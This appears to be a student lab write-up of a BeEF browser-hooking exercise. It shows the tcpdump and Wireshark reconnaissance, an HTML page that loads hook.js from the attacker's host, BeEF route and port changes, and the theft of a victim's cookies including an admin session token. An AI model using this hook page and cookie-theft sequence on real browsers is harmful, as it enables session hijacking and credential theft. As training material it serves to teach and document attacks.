Ex11-BeefHooking


Jigar Patel

2023-11-14

Contents


1 Attack Narrative - BeEf Hooking Part-Timer Nuri Numismatist

1. Start tcpdump capture and output to a file.



```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -w output.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 2621
44 bytes
^C193 packets captured
193 packets received by filter
0 packets dropped by kernel
```


2. Open up the captured pcap in Wireshark. Since *Nuri Numismatist* is reaching out using a browser to our attack machine, we look for HTTP requests.



```
172.24.0.10      172.70.184.3     TCP      66 80 → 7720 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
172.70.184.3     172.24.0.10      TCP      60 7720 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
172.70.184.3     172.24.0.10      HTTP    480 GET /coins/collection.html HTTP/1.1
172.24.0.10      172.70.184.3     TCP      54 80 → 7720 [ACK] Seq=1 Ack=427 Win=64128 Len=0
172.24.0.10      172.70.184.3     HTTP    215 HTTP/1.1 401 Unauthorized
```

We find an HTTP GET request to */coins/collection.html* from the public IP address of **innerouter.artstailor.com**.


3. We confirm the request by opening a python server on port 80.



```
┌──(kali㉿kali)-[~]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.70.184.3 - - [11/Nov/2023 13:33:11] code 404, message File not found
172.70.184.3 - - [11/Nov/2023 13:33:11] "GET /coins/collection.html HTTP/1.1" 404 -
```


4. Here we can use BeEf to exploit the request.

5. First, we will create an HTML page for the **collection.html** and include the **hook.js** script from BeEf.



```
<!DOCTYPE html>
<head>
        <title>Coin Collections</title>
        <script src="http://172.24.0.10/hook.js"></script>
</head>
<body>
        <h2>Sorry! Coin Sold Out</h2>
</body>
```

6. Next, we add the route for */coins/collection.html* in BeEf's config.yaml. We also change the port of BeEf's HTTP server from 3000 to 80.




```
routes:
  - path: "/coins/collection.html"
    file: ./collection.html
```

7. Next we run BeEf using the **./beef** script. This will open a http web server on port 80.

8. We open the browser and login to the admin panel using the same credentials as present in BeEf's *config.yaml*. The link to the panel is given in be output of the previous command.

9. After waiting a minute, we hook a browser coming from the public IP of **innerouter.artstailor.com**. We run the command "Get Cookie" to get the cookie from the browser. We find the special administrative session token.



id	date	label
0	2023-11-13 14:43	command 1

```
1                          Mon Nov 13 2023 14:43:46 GMT-0500 (Eastern Standard Time)
data:
cookie=BEEFHOOK=IBKQjFVoJFUB5hW21SxauOWylvQ58mGyc6QlCc1UdlEITD20LqhnzsSWplm2
db_admin_token=KEY019-8Dqc_a!uE\x7fT`CBBKdr@@dd\x0e\n
```

1.1 MITRE ATT&CK Framework TTPs

TA0043: Reconnaissance
  T1589: Gather Victim Identity Information
    .001: Credentials